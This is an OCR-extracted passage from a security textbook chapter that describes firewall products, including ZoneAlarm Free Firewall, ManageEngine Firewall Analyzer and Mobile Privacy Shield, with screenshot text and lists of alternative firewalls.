
Traffic to and from your computer is monitored for suspicious behavior.

Your computer is protected from malicious sites attempting to steal your identity and data.

https://www.zonealarm.com

ManageEngine Firewall Analyzer

ManageEngine Firewall Analyzer offers a rich set of **pre-defined reports** that help in analyzing **bandwidth usage** and understanding **network security**


Dashboard
Inventory
Alarms
Reports
Compliance
Search
Settings
Support
Overview
Live Traffic
Cloud Control
Users
VPN
Standards
More
Compliance by PCI DSS Standard
Cisco 62
PaloAlto-FW 62
Fortigate1 55
Compliance by ISO Standard
Cisco 66
Sonicwall 57
Fortigate1 57
PaloAlto-FW 50
Compliance by NERC CIP Standard
Cisco 72
PaloAlto-FW 58
Sonicwall 41
Fortigate1 37
Compliance by NIST Standard
Cisco 80
Sonicwall 60
Fortigate1 60
PaloAlto-FW 60

https://www.managee ngine.com

Firewalls

- pfSense (*https://www.pfsense.org*)
- Sophos XG Firewall (*https://www.sophos.com*)
- Comodo Firewall (*https://personalfirewall.comodo.com*)
- Palo Alto Network Wildfire (*https://www.paloaltonetworks.com*)

Firewalls

Firewalls provide essential protection to computers against viruses, privacy threats, objectionable content, hackers, and malicious software when connected to the Internet. A firewall monitors running applications that access the network. It analyzes downloads, raises an alert when downloading a malicious file, and stops it from infecting a PC.

- **ZoneAlarm Free Firewall**


  Source: *https://www.zonealarm.com*

  ZoneAlarm Free Firewall prevents attackers and intruders from accessing your system. It manages and monitors all incoming and outgoing traffic and shields the network from hackers, malware, and other online threats that may compromise network privacy. It monitors programs for suspicious behavior, spotting and stopping new attacks that bypass traditional anti-virus protection. Moreover, it prevents identity theft by guarding your data. It also erases your tracks, allowing you to surf the web in complete privacy. Furthermore, it locks out attackers, blocks intrusions, and makes your PC invisible online. In addition, it filters out annoying and potentially dangerous emails.

  Features:

  - Two-way firewall that monitors and blocks inbound as well as outbound traffic
  - Allows users to browse the web privately using the Full Stealth Mode
  - Identity protection services help to prevent identify theft by guarding crucial data of the users. It also offers PC protection and data encryption
  - Public network protection and wireless network protection are other key features of this firewall

  - Provides quick real-time security updates



ZoneAlarm
ZONEALARM
Free Firewall
Check Point
SOFTWARE TECHNOLOGIES LTD.
Scan
Update
Tools
Help
Like us!
Follow us!
Upgrade Now!
ANTIVIRUS
FIREWALL
Protected
MOBILITY
Protected
Install
View Details
View Details

YOUR COMPUTER IS SECURE

Antivirus is available, but not installed.

Traffic to and from your computer is monitored for suspicious behavior.

Your computer is protected from malicious sites attempting to steal your identity and data.

Figure 12.27: Screenshot of ZoneAlarm PRO FIREWALL

- **ManageEngine Firewall Analyzer**

  Source: *https://www.manageengine.com*

  ManageEngine Firewall Analyzer is an agent-less log analytics and configuration management software that helps network administrators to understand how the bandwidth is being used in their network. ManageEngine Firewall Analyzer is vendor-agnostic and supports nearly all open-source and commercial network firewalls such as Check Point, Cisco, Juniper, Fortinet, and Palo Alto.

  Features:

  - Compliance and Change Management
  - User Internet Activity Monitoring
  - Network Traffic and Bandwidth Monitoring
  - Firewall Policy Management
  - Real-time VPN and Proxy Server Monitoring
  - Network Security Management
  - Network Forensic Audits
  - Log Analysis



Dashboard
Inventory
Alarms
Reports
Compliance
Search
Settings
Support
Overview
Live Traffic
Cloud Control
Users
VPN
Standards
More
Compliance by PCI DSS Standard
Cisco 62
PaloAlto-FW 62
Fortigate1 55
Compliance by ISO Standard
Cisco 66
Sonicwall 57
Fortigate1 57
PaloAlto-FW 50
Compliance by NERC CIP Standard
Cisco 72
PaloAlto-FW 58
Sonicwall 41
Fortigate1 37
Compliance by NIST Standard
Cisco 80
Sonicwall 60
Fortigate1 60
PaloAlto-FW 60

Figure 12.28: Screenshot of ManageEngine Firewall Analyzer

Some additional firewall solutions are listed below:

- pfSense (*https://www.pfsense.org*)
- Sophos XG Firewall (*https://www.sophos.com*)
- Comodo Firewall (*https://personalfirewall.comodo.com*)
- Palo Alto Network Wildfire (*https://www.paloaltonetworks.com*)
- Check Point Next Generation Firewalls (NGFW) (*https://www.checkpoint.com*)

Firewalls for Mobile Devices

The firewalls discussed previously are used for securing personal computers and networks. Similarly, some firewalls can secure mobile devices.

- **Mobile Privacy Shield**

  Source: *https://shieldapps.com*

  Mobile Privacy Shield is an application for people on the move, i.e., people who store necessary information on their smartphones and use their devices for banking, shopping, business, and more. Mobile Privacy Shield's Privacy Advisor monitors application permissions, sorting them into three categories by the privacy-risk level. Each report is packed with detailed information and a response is suggested per case. Mobile Privacy Shield centralizes all permissions, allowing you to review and assess their validity and need conveniently. It also allows you to remove each threat from within the interface.

